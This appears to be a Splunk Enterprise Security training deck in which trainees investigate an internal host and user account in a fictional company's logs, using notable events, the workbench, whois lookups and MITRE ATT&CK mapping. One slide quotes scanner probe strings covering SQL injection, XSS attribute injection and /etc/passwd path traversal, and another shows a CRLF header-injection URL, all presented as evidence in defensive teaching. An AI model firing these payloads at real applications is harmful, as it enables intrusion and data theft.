
Investigate **172.16.50.200** doing outbound connections to threat match:

- Explore endpoint, authentication, and network activity (especially web activity)
- Note any interesting or suspicious activity on the timeline

Leverage open source intelligence for questionable URLs, http referrers, IP addresses, syntax, etc.

Don't forget to change the Investigation Workbench time to **all time** if you navigated away during the last section!

# Threat Activity Detected



The screenshot shows a Splunk search interface with the following sections:

- Artifacts:** Shows 1 out of 3 selected artifacts: 31.171.154.114, 64.72.97.221, and richards. A callout bubble with the text "Click!" points to the IP address 172.16.50.200 in the Notable Events table.
- Context:** Gain context into the investigated artifacts associated with this investigation.
- Risk Scores:** Displays risk scores for various objects over time. The highest score is 2145 for the object 31.171.154.114 with type system.
- IDS Alerts:** No results found.
- Notable Events:** Shows two events:

_time	src	dest	user	rule_name
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Ac...
- System Vulnerabilities:** No results found.

# Add artifact

172.16.50.200

Add Artifacts

Add artifact

Artifact: 172.16.50.200

Type: Asset

Description: Internal IP doing outbound connections to Threat Match 31.171.154.114 on Sept 25 2020. 1

Labels: Type a label

Correlated Artifacts:  Expand artifact 2

Click!

Cancel Add to Scope 3

Click!

# Investigation Workbench

Endpoint Data tab

1 out of 4 is selected.  
Clear selected. Select all.

Filter artifacts  
All Identities Assets

31.171.154.114  
64.72.97.221  
richards  
rschlitzer  
frothly/rschlitzer  
rschlitzer@froth.ly  
richard.schlitzer  
azureadrichardschlitz...  
richard@yellowtalon...  
richard  
schlitzer  
172.16.50.200

+ Add Artifact ⌂ Explore

Context Endpoint Data Network Data Risk Authentication ⚙ Add Content

Displays endpoint-related data such as information about processes, services, ports, file system activity, registry activity, or network communication.

Click!

Click!

Click!

1

2

Authentication Data

_time	action	app	src	src_user	src_user_id	src_ip
2020-08-27 22:06:55	success	win:remote	172.16.50.200	MKRAEUSEN-0\$		

# Authentication Data

The image shows a Splunk search interface with three panels:

- User Account Changes**: Shows a table with one column: "Description". It displays the message "No results found.".
- Port Activity**: Shows a table with one column: "Description". It displays the message "No results found.".
- Authentication Data**: Shows a table with columns: \_time, action, app, src, src\_user, src\_user\_id, and src\_user\_role. A single row is visible:

_time	action	app	src	src_user	src_user_id	src_user_role
2020-08-27 22:06:55	success	win:remote	172.16.50.200	MKRAEUSEN-D\$		

A large red arrow points upwards from the Authentication Data panel towards the right side of the screen.

splunk> turn data into doing'

# Network Data

## Web Activity

The screenshot shows the Splunk interface for Network Data, specifically focusing on Web Activity. On the left, there's a sidebar titled 'Artifacts' with a list of selected items. The main area has tabs for Context, Endpoint Data, Network Data (which is selected), Risk, Authentication, and Add Content. Below the tabs, there's a description of the data displayed: 'Displays network-related data such as web, email, certificate, network traffic, and DNS data relevant to your investigation.' The 'Web Activity' section shows a table of log entries. The 'Network Traffic Data' section also shows a table of log entries. Two specific interactions are highlighted with numbered arrows and 'Click!' labels:

- Step 1:** A red arrow points to the 'Email Data' tab in the top navigation bar. A pink circle with the number '1' is over the tab, and a black box with the text 'Click!' is positioned next to it.
- Step 2:** A red arrow points to the second page of the 'Network Traffic Data' table, indicated by the page number '2' in the bottom center of the table. A pink circle with the number '2' is over the page number, and a black box with the text 'Click!' is positioned next to it.

**Web Activity Table Data:**

src	dest	action	transport	bytes
172.16.50.200	172.16.48.12	unknown	tcp	20
172.16.50.200	104.18.20.226	unknown	tcp	20
172.16.50.200	104.18.21.226	unknown	tcp	20
172.16.50.200	104.81.147.47	unknown	tcp	20
172.16.50.200	104.82.38.184	unknown	tcp	20
172.16.50.200	104.82.38.184	unknown	tcp	20
172.16.50.200	172.16.48.1	unknown	tcp	20
172.16.50.200	172.16.48.1	unknown	tcp	20

**Network Traffic Data Table Data:**

action	src	src_port	dest	transport	dest_port	user	bytes
allowed	172.16.50.200	61483	104.123.22.37	tcp	80	unknown	20
		61413					
		61487					
		61495					
		61582					
		61505					
		61684					
		62664					

# Web Activity

## Suspicious URLs

The screenshot shows a Splunk search interface titled "Web Activity". The search bar contains the query "url \$". The results list several URLs, with the last six highlighted by a pink rectangular box. A large pink arrow points from the bottom left towards this highlighted area. The highlighted URLs are:

- http://172.16.48.12/()
- http://172.16.48.12/()
- http://172.16.48.12/()
- http://172.16.48.12/abc123/
- http://172.16.48.12/bogus%0AVega-Inject:bogus
- http://172.16.48.12/bogus%0DVega-Inject:bogus
- http://172.16.48.12/crossdomain.xml

At the bottom right, there is a page navigation bar with links labeled « Prev, 1, 2, 3, 4, 5, 6, 7, 8, 9, Next ».

# Open Source Intelligence

The screenshot shows a Stack Overflow question titled "I found a lot of weird string in my database, someone trying to get into my site?". The question was asked 6 years, 2 months ago and has 837 views. The accepted answer, which has 9 upvotes, contains a SQL query that demonstrates a UNION SELECT attack:

```
Joey'";&quot;'&quot;'&quot;'&quot;
Joey AND 1=1 --
Joey AND 1=2 --
Joey&quot; AND 1=1 --
Joey&quot; AND 1=2 --
Joey'
Joey
Joey'
Joey
Joey&quot; UNION SELECT 8, table_name, 'vega' FROM information_schema.tables WHERE
1 AND 1=1 --
1 AND 1=2 --
1 AND 1=1 --
1 AND 1=2 --
&quot; AND 1=1 --
&quot; AND 1=2 --
Joey''
Joey' UNION SELECT 8, table_name, 'vega' FROM information_schema.tables WHERE table_
javascript:vvv002664v506297
vbscript:vvv002665v506297
&quot; onMouseOver=vvv002666v506297
&quot; style=vvv002667v506297
' onMouseOver=vvv002668v506297
/.../.../.../.../.../.../.../.../.../.../.../etc/passwd
Joey' true'
Joey' false'
Joey' uname'
' style=vvv002669v506297
Joey&quot;'false'&quot;
Joey&quot;'uname'&quot;
Joey' true'
Joey' false'
Joey' uname'
Joey&quot; UNION SELECT 8, table_name, 'vega' FROM information_schema.tables WHERE
```

The code is highlighted with a red box. The right sidebar includes sections for "The Overflow Blog", "Featured on Meta", and "Related" questions.

The screenshot shows the RIPE Database search interface. In the search bar, the IP address `31.171.154.114` is entered. Below the search bar are filter options: `Types`, `Hierarchy flags`, `Inverse lookup`, `Advanced filter`, `APPLY FILTERS`, and `RESET FILTERS`. A message at the top states: "The RIPE NCC uses cookies. Some of these cookies may have been set already. More information about our cookies can be found in our [Privacy Policy](#). You can accept our cookies either by clicking on the 'Accept' button or by continuing to use the site." There are two buttons: `PRIVACY POLICY` and `ACCEPT`. Below the search bar, a note says: "By submitting this form you explicitly express your agreement with the [RIPE Database Terms and Conditions](#)". A modal window titled "Earn the RIPE Database Associate certification" asks if the user uses the RIPE Database regularly, and provides a link to learn more. The search results section is titled "Search results" and contains the following RPSL object:

inetnum:	31.171.154.32 – 31.171.154.151
netname:	KEMINET-NETWORKS
descr:	Keminet Ltd.
country:	AL
geoloc:	41.327831 -19.821027
org:	ORG-KL65-RIPE
admin-c:	KND3-RIPE
tech-c:	KND3-RIPE
status:	ASSIGNED PA
mnt-hv:	KND1-mnt

On the right side of the results table, there are links for "Login to update" and "RIPEstat". A speech bubble icon is also present.

# Whois Lookup via Workflow Actions

The screenshot shows the Splunk Threat Framework interface. A threat activity titled "Threat Activity Detected (31.171.154.114)" has been created. The threat details include:

Additional Fields	Value
Destination	31.171.154.114
Source	172.16.50.200
Source User	unknown
Threat Category	threatlist
Threat Collection	ip_intel
Threat Collection Key	local_ip_intel 31.171.154.114
Threat Description	Threat intelligence pertaining to IPs
Threat Group	local_ip_intel
Threat Key	local_ip_intel
Threat Match Field	dest
Threat Match Value	31.171.154.114
Threat Source ID	local_ip_intel
Threat Source Path	/four/splunk/etc/apps/DA-ESS-ThreatIntelligence/
Threat Source Type	csv
User	unknown

A workflow action titled "Whois: 31.171.154.114" is being edited. The "Edit Tags" field contains the value "Whois: 31.171.154.114". A callout bubble labeled "Click!" points to this field. Another callout bubble labeled "Click!" points to the "Edit Tags" button.

Related Investigations: Currently not investigated.

Correlation Search: Threat - Threat List Activity - Rule

History: 2020 Sep 29 12:01:35 AM Administrator

Original Event:

```
2020/25/2020 12:45:00 -0600, search_name="Threat - Source And Destination Matches - Threat Gen", search_now=1601059500.000, info_min_time=1593283500.000, info_max_time=1601059500.000, info_search_time=1601059504.672, src="172.16.50.200", dest="31.171.154.114", user=unknow, weight=60, threat_match_field=dest, threat_match_value="31.171.154.114", orig_source_type="stream:tcp", threat_key=local_ip_intel, threat_collection=ip_intel, threat_collection_key="local_ip_intel|31.171.154.114"
```

Adaptive Responses: Error: No adaptive response actions found.

Next Steps: No next steps defined.

# Questions?

Exercise #3

# What have we learned?

Step 3: Check for threat activity

- 172.16.50.200 appears to have a computer name of **MKRAUSEN-D\$**
  - We could also have explored this as an artifact.
- 172.16.50.200 has web traffic to **172.16.48.12** with **signs of SQL injection**
- 172.16.50.200 has **outbound web traffic** to **31.171.154.114**
  - The external IP belongs to **KEMINET-NETWORKS** in **Albania**
  - It may be worth blocking this external IP in our firewall based on our findings, but attacker may easily change to another IP

## MITRE ATT&CK Mapping

[T1595](#): Active Scanning

[T1133](#): External Remote Service

[T1190](#): Exploit Public-Facing Application \*

\* We can't say for sure that the service was exploited

# Let's take a 15 minute break!



# Step 4: Investigate the user account

## Next Steps:



### 1. Use Verify Login via Email

to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.



### 2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.



### 3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.

# Identity Artifact

## Notable Events

The screenshot shows the Splunk Investigation Management interface. On the left, there's a sidebar titled "Artifacts" with a list of selected artifacts. One artifact, "richards", is highlighted with a pink box and a callout bubble saying "Click!". At the bottom of the sidebar, there's a green button labeled "Explore". A pink circle with the number "1" is positioned near this button. On the right, the main panel has a tab bar with "Context" selected. Below the tabs, there's a "Risk Scores" section showing two entries:

risk_object	risk_object_type	risk_modifiers_over_time	risk_score
richard@yellowtalon.co	user	(green bar)	25
richards	user	(green bar)	485

Below the risk scores is a "Notable Events" section. A pink circle with the number "2" is positioned next to the "More" button (three dots) in this section. A callout bubble says "Click!" pointing to the "Notable Events" section.

splunk > turn data into doing

Notable Events										
> Description										
_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner	
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned	
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortsoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	Abluebird@froth.ly abungstein@froth.ly agrady@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortsoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	

Notable Events						
> Description						
	rule_name	severity	urgency	security_domain	status_label	owner
	Threat Activity Detected	low	low	threat	New	unassigned
	Geographically Improbable Access Detected - PROD	critical	critical	access	New	unassigned
@froth.ly n@froth.ly roth.ly th.ly oth.ly h.ly oth.ly oth.ly @froth.ly y@froth.ly @froth.ly froth.ly th.ly r@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned
@froth.ly n@froth.ly roth.ly th.ly oth.ly h.ly oth.ly oth.ly @froth.ly y@froth.ly @froth.ly froth.ly th.ly r@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned

Notable Events										
> Description										
_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner	
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned	
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortsoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	abluebird@froth.ly abungstein@froth.ly agradey@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortsoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	

Click!

# Add artifact

96.247.194.3

**Add Artifacts**

Add artifact    Add multiple artifacts

Artifact: 96.247.194.3

Type: Asset

Description: **1** Discovered a new IP in relation to Excessive Failed Logins Notable Event

Labels: Type a label

Correlated Artifacts:  Expand artifact


**2** Click! **Add to Scope**


Cancel    Add to Scope

The screenshot shows the 'Add Artifacts' dialog box from the Splunk interface. The 'Add artifact' tab is active. In the 'Artifact' field, the IP address '96.247.194.3' is entered. The 'Type' dropdown is set to 'Asset'. The 'Description' field contains the text 'Discovered a new IP in relation to Excessive Failed Logins Notable Event'. A callout bubble with the text 'Click!' points to the 'Add to Scope' button at the bottom right of the dialog. The 'Labels' field is empty, showing 'Type a label'. The 'Correlated Artifacts' section includes a checkbox for 'Expand artifact'.

# Investigation Workbench

## Authentication tab





# Exercise #4 – Investigate **104.238.159.19** from Workbench

[https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench  
#Add\\_artifacts\\_from\\_a\\_workbench\\_panel](https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel)



Investigate **104.238.159.19** as an authentication IP address:


- Explore the various workbench tabs and panels
- Note any interesting or suspicious activity

Figure out where this IP is geolocated

**HINT:** Use the Quick Search with the `iplocation` command

# Add artifact

104.238.159.19



## Investigation Management

© 2022 SPLUNK INC.

The screenshot shows the Splunk Investigation Management interface. On the left, there's a sidebar titled 'Artifacts' with a list of selected items. The main area has tabs for 'Context', 'Endpoint Data', 'Network Data', 'Risk', and 'Authentication'. A 'Risk Scores' section displays a table of risk scores over time, with a row for '104.238.159.19' highlighted. At the bottom, there's a 'Risk Modifiers Over Time' chart and a toolbar with various icons.


- 1 Click!
- 2 Click!
- 3 Click!
- 4 Click!

